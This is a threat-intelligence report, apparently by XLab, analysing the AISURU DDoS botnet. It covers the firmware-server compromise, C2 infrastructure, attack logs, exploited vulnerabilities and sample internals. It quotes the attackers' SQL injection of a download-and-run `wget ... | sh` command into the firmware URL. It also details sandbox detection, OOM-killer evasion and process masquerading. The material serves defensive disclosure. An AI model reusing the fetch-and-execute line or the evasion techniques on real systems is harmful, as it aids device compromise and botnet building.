
The Most Powerful Ever? Inside the 11.5Tbps-Scale Mega Botnet AISURU

By Wang Hao

Published: 2025-09-15 · Archived: 2026-04-05 23:20:05 UTC

Overview

Since 2025, peak bandwidth for global DDoS attacks has repeatedly broken historical records, rising from 3.12 Tbps at the start of the year to a staggering 11.5 Tbps recently. In multiple high-impact or record-breaking attack incidents, we consistently observed a botnet named AISURU operating behind the scenes.



Cloudflare Mitigates 11.5 Tbps DDoS Attack

2025-09-02 07:34:52	coerece.ilovegaysex.su	81.19.140.41	8443	Flood_Attack_0	185.211.78.117
2025-09-02 07:34:52	lane.ilovegaysex.su	88.151.192.129	8443	Flood_Attack_0	185.211.78.117
2025-09-02 07:34:51	lane.ilovegaysex.su	45.138.16.202	9034	Flood_Attack_0	185.211.78.117
2025-09-02 07:34:51	coerece.ilovegaysex.su	5.181.3.41	9034	Flood_Attack_0	185.211.78.117
2025-09-02 07:34:50	approach.ilovegaysex.su	45.80.158.129	9034	Flood_Attack_0	185.211.78.117


XLAB Attack Incident Monitoring Data

The AISURU botnet was first disclosed by XLab in August 2024 and participated in DDoS attacks against the distribution platform for the game "Black Myth: Wukong." Since March of this year, XLab's Cyber Threat Insight and Analysis System(CTIA) has continuously captured new samples of the botnet. Multiple sources indicate the group allegedly compromised a router firmware update server in April and distributed malicious scripts to expand the botnet. The node count is currently reported to be around 300,000.

More alarmingly, some AISURU samples embed "Easter egg" messages that go beyond pure attack intent and attempt to convey certain ideological content. Given this serious situation, we decided to write this report to publicly share our findings with the security community and call on all parties to join forces to combat this increasingly rampant cybercriminal activity.

Anonymous Source & XLab Visibility

XLab has long been deeply involved in DDoS research and continually publishes reliable, in-depth analysis, earning a strong reputation among defenders and within attacker circles. Recently, an anonymous informed source provided intelligence about the AISURU/AIRASHI botnet, hoping to dismantle AISURU similarly to the effort against the Fodcha botnet. This lead allowed us to get closer to the group behind AISURU and unveil the botnet's operations.



Anonymous Source

> We have got the authorization from the source that it's okay to publish the conversations.

According to the anonymous source, the AISURU group has three key figures codenamed Snow, Tom, and Forky. In 2022, Forky met Snow and Tom when they were still small-time. After several successful collaborations including the catddos botnet, the three formed the AISURU team.


- Snow: responsible for botnet development
- Tom: responsible for vulnerabilities, including discovering 0-days and integrating N-days
- Forky: responsible for botnet sales

In April 2025, Tom successfully breached a totolink router firmware update server and set the firmware upgrade URL to download and execute a malicious script. This means any totolink router that performed the update could be infected by AISURU.


```
985 rows in set (0.00 sec)

mysql> UPDATE firmware_version SET fileurl='`wget http://159.89.124.203/t.sh -O- | sh`';
```

This intrusion rapidly increased AISURU's scale, surpassing 100,000 devices in a short time. Faced with such a vast size, the group was somewhat unprepared and had to work overtime configuring strategies on several C2 IPs and using GRE TUNNEL to distribute traffic.




The members of the AISURU group act flamboyantly and often launch highly destructive attacks on ISPs under the pretext of "for fun." As they even mentioned in their samples, "I don't feel right as myself, with my failing mental health," they are often being mockingly referred to as "mentally unstable," which has earned them a very bad reputation in the DDoS community, making countless enemies.



By late April, AISURU's "enemies" began leaking details on social media. The first shot came under a Cloudflare post about mitigating a record 5.8 Tbps attack, where someone replied: "This came from 340k Totolink routers!" A few days later, they dropped heavier evidence—a leaked screenshot of the botnet panel showing over 300,000 active bots, including about 30,000 from China. With the taunt "welcome to totolink botnet" and tags to `Totolink` and `Interpol`, the leaks were clearly aimed at drawing public and law enforcement attention to take down AISURU.

Currently, the totolink update server vulnerability has been patched. The AISURU group jokingly posted `RIP TOTOLINK 2025-2025`, but the botnet's scale was not affected and remains around 300k nodes.




Before the record 12.1 Tbps event in September 2025, AISURU ran several attack tests, including an attack on security journalist Brian Krebs' personal site; the attack traffic set "world records" at those times.

Interestingly, "Ethan J Foltz" is the real name of the Rapper Botnet's author, who was arrested on 2025-08-06; the ID "Ethan J Foltz" used below was actually Snow, who used it to mock Rapperbot — possibly a reason AISURU drew ire in the DDoS community.


XLab Visibility

For readers wondering about the credibility of the anonymous source — "This is an interesting rumor, but how reliable is it?" — while we may not be able to verify the persons, XLab's Cyber Threat Insight and Analysis System provides solid visibility into `samples, C2 servers, and attack events`. Using the group's key activities as anchors and cross-referencing datasets, **we believe the attack incident intelligence provided by the anonymous source is highly credible**.


1: Malicious script t.sh implanted into totolink update server in April 2025



From the 26th, the script began using the domain updatetoto.tw. We used domain ranking system Tranco to measure its activity.




Using the ranking from April 29 to May 30 as an example, the downloader domain updatetoto.tw — created on April 25 — rose to rank 672,588 globally within one month, proving the AISURU group's infection campaign was highly successful.



2: C2 IPs enabling GRE TUNNEL in April 2025

The AISURU group configured GRE Tunnels on four IPs: 151.242.2.22 to 151.242.2.25. These serve as C2 servers.



In April, we also captured the C2 domain approach.ilovegaysex[.]su; its TXT record, once decoded, covered these four IPs, indicating the C2 belonged to the AISURU group.

3: May 2025 attack on KrebsOnSecurity

By tracking commands from the malicious ilovegaysex domain's C2 servers, we detected an attack on security reporter Brian Krebs' personal blog in May.

2025-05-13 02:15:13	coerece.ilovegaysex.su	151.242.2.23	8443	Flood_Attack_9	krebsonsecurity.com
2025-05-13 02:15:11	approach.ilovegaysex.su	185.173.36.137	8443	Flood_Attack_9	krebsonsecurity.com
2025-05-13 02:15:10	lane.ilovegaysex.su	151.242.2.24	8443	Flood_Attack_9	krebsonsecurity.com
2025-05-13 02:13:48	lane.ilovegaysex.su	151.242.2.24	8443	Flood_Attack_0	krebsonsecurity.com
2025-05-13 02:13:46	coerece.ilovegaysex.su	151.242.2.23	8443	Flood_Attack_0	krebsonsecurity.com
2025-05-13 02:13:46	approach.ilovegaysex.su	185.173.36.137	8443	Flood_Attack_0	krebsonsecurity.com

4: September 2025 attack on 185.211.78.117

By tracking commands from C2 servers, we observed an attack in September against `185.211.78.117` with an astonishing 11.5 Tbps of traffic.

2025-09-02 07:34:52	coerece.ilovegaysex.su	81.19.140.41	8443	Flood_Attack_0	185.211.78.117
2025-09-02 07:34:52	lane.ilovegaysex.su	88.151.192.129	8443	Flood_Attack_0	185.211.78.117
2025-09-02 07:34:51	lane.ilovegaysex.su	45.138.16.202	9034	Flood_Attack_0	185.211.78.117
2025-09-02 07:34:51	coerece.ilovegaysex.su	5.181.3.41	9034	Flood_Attack_0	185.211.78.117
2025-09-02 07:34:50	approach.ilovegaysex.su	45.80.158.129	9034	Flood_Attack_0	185.211.78.117

Sample Propagation


Leveraging the capabilities of the XLab's Cyber Threat Insight and Analysis System, we have observed that Aisuru samples have recently been spreading primarily via NDAY vulnerabilities, while also possessing the ability to exploit 0DAY vulnerabilities. The 0DAY affecting cnPilot routers from Cambium Networks (USA), first exploited in June of last year, is still being actively used. Some of the vulnerabilities leveraged by Aisuru for sample propagation are as follows：

Vulnerability	Affected Vendor	Affected Devices
AMTK-CAMERA-CMD-RCE	A-MTK	Camera
CVE-2013-1599	D-Link	DCS-3411 Firmware
CVE-2013-3307	Linksys	Linksys X3000
CVE-2013-5948	T-Mobile	Tm-Ac1900
CVE-2017-5259	Cambiumnetworks	Cnpilot R190V Firmware
CVE-2022-44149	Nexxt	Router
CVE-2023-28771	Zyxel,Zyxel,Zyxel,Zyxel	Zyxel ATP,Zyxel USG FLEX,Zyxel VPN,Zyxel ZyWALL/USG
CVE-2023-50381	Realtek	rtl819x Jungle SDK v3.4.11
LILIN-DVR-RCE	LILIN	DVR
CVE-2022-35733	UNIMO	DVR UDR-JA1004/JA1008/JA101
CVE-2024-3721	TBK	DVR
CNPILOT-0DAY-RCE	Cambium Networks	cnPilot
SANHUI-GATEWAY-DEBUG-PHP-RCE	SANHUI	Gateway Management Software
TVT-OEM-API-RCE	Shenzhen TVT	DVR

Attack Statistics

The Aisuru botnet has launched attacks worldwide, spanning multiple industries. Its primary targets have been located in regions such as China, the United States, Germany, the United Kingdom, and Hong Kong. The attacks show no strong signs of selectivity, with several hundred targets hit on a daily basis.


DDoS attack trends：



Geographic distribution of victims：

Technical Analysis

Starting on March 14, 2025, the AISURU group began distributing new bot samples. Comparing them with known source code, we found updates mainly focused on encryption methods, and the updates can be divided into two major versions.



1. Version 1 updates: use ECDH-P256 for key exchange, then derive a shared ChaCha20 key for encrypting network messages; DNS-TXT record decoding changed from base64+ChaCha20 to base64+XOR; new attack commands and message formats.

2. Version 2 updates: streamlined network protocol by removing ECDH-P256 key exchange; modified xxhash algorithm for message integrity verification; modified RC4 algorithm for decrypting sample strings and communication keys.

Version 1 lasted only about half a month; subsequent samples primarily used Version 2. The following analysis focuses on Version 2 samples, emphasizing AISURU's anti-analysis techniques, encryption, and network protocol.

Environment Detection

On startup, the sample checks whether the current process command line contains any of the following strings:

```
 tcpdump
wireshark
tshark
dumpcap
```

It also checks the kernel's hardware identifier for strings such as:


```
 VMware
VirtualBox
KVM
Microsoft
QEMU
```

If any of these are detected, the program exits to hinder dynamic analysis.

Killer Evasion

Linux has an OOM Killer (Out-Of-Memory Killer) that terminates processes when system memory is low. The sample disables this by writing `-1000` to `/proc/self/oom_score_adj` to gain more runtime.

As competitors often fight over compromised devices, device takeover is fiercely contested. For example, AISURU and Rapperbot have intense competition over nvms9000 devices. When AISURU takes a device, they often taunt Rapperbot publicly.



Many botnets compile statically for cross-platform compatibility, avoid shared libraries, and delete their binary after execution. Other botnets use these behaviors as signals to `kill` competitors. To counter those killer tactics, the sample searches `/lib/` for `.so` shared libraries and maps them into the current process; it does not delete its file and renames it to `libcow.so`. The process name is also checked; the sample replaces the process name with one of several common names:

```
 telnetd
udhcpc
inetd
ntpclient
watchdog
klogd
upnpd
dhclient
```

Modified RC4 Algorithm

Compared to previous AIRASHI versions, the new sample no longer uses the standard RC4 algorithm to decrypt strings, nor does it use standard HMAC-SHA256 for message verification.

The new sample uses a modified RC4 algorithm with the key `PJbiNbbeasddDfsc`, which has not changed across multiple versions and may be a nod to the Fodcha botnet. The algorithm retains RC4's 256-byte S-box but adds new perturbations during initialization and keystream generation. An equivalent Golang implementation is shown below:

```
func AIRASHI_RC4(data []byte) []byte {
        key := make([]uint32, 4)
        keyBytes := []byte("PJbiNbbeasddDfsc")
        for i := 0; i < 4; i++ {
                key[i] = binary.BigEndian.Uint32(keyBytes[i*4 : (i+1)*4])
        }

        S := make([]byte, 256)
```

```
        i := 13
        for j := 0; j < 256; j++ {
                S[j] = byte(i & 0xff)
                i -= 89
        }

        j := 0
        for i := 0; i < 256; i++ {
                j = (j + int(S[i]) + int(key[i%4]>>(i%32))) % 256
                S[i], S[j] = S[j], S[i]
        }

        seed := uint32(0xE0A4CBD6)
        for i := 0; i < 5; i++ {
                for k := 0; k < 256; k++ {
                        seed = 0x41C64E6D*seed + 12345
                        t := (seed * uint32(S[k])) >> 24
                        t1 := (seed ^ key[(i+k)%4] ^ uint32(S[k])) & 0xff
                        S[k] = byte(t1)
                        j = (int(t1) + j + int(t)) & 0xff
                        S[k] = S[j]
                        S[j] = byte(t1)
                }
        }

        i, j, k := 0, 0, 0
        m := uint32(1)
        result := make([]byte, 0, len(data))
        for _, byteVal := range data {
                i = (i + 1) % 256
                j = (j + int(S[i])) % 256
                k = (k + int(S[(i+j)%256])) % 256
                S[i], S[j] = S[j], S[i]
                m = rol32(m, 1)
                if (m & 1) != 0 {
                        m ^= 0xD800A4
                }
                t := (S[(k+j)%256] + S[(j+i)%256]) & 0xff
                t1 := ((byte(m) ^ S[t]) >> 4) ^ rol8(byte(m)^S[t], 3)&0xff
                result = append(result, byteVal^t1)
        }
        return result
}
```

The decrypted example ciphertext below yields a taunting plaintext.

```
00000000  09 a5 44 1f 2d d7 55 12 42 b0 0a 0f e8 00 10 a8  |.¥D.-×U.B°..è..¨|
00000010  6f 6f 83 90 c9 83 df 8b af 49 5d 9d ac 7c 7c 7f  |oo..É.ß.¯I].¬||.|
00000020  86 ad 14 99 84 d2 c2 28 64 7e 99 06 77 03 b0 69  |.....ÒÂ(d~..w.°i|
00000030  58 42 5a 5a a7 5a 69 e0 62 e2 9f de 5e 35 38 b0  |XBZZ§Ziàbâ.Þ^58°|
00000040  69 1c 7a 48 d0 d3 2e 75 f9 a7 bf bf 53 0a e4 81  |i.zHÐÓ.uù§¿¿S.ä.|
00000050  e3 b7 aa af 97 63 b1 ff e0 a9 2f 38 55 7e 78 91  |ã·ª¯.c±ÿà©/8U~x.|
```

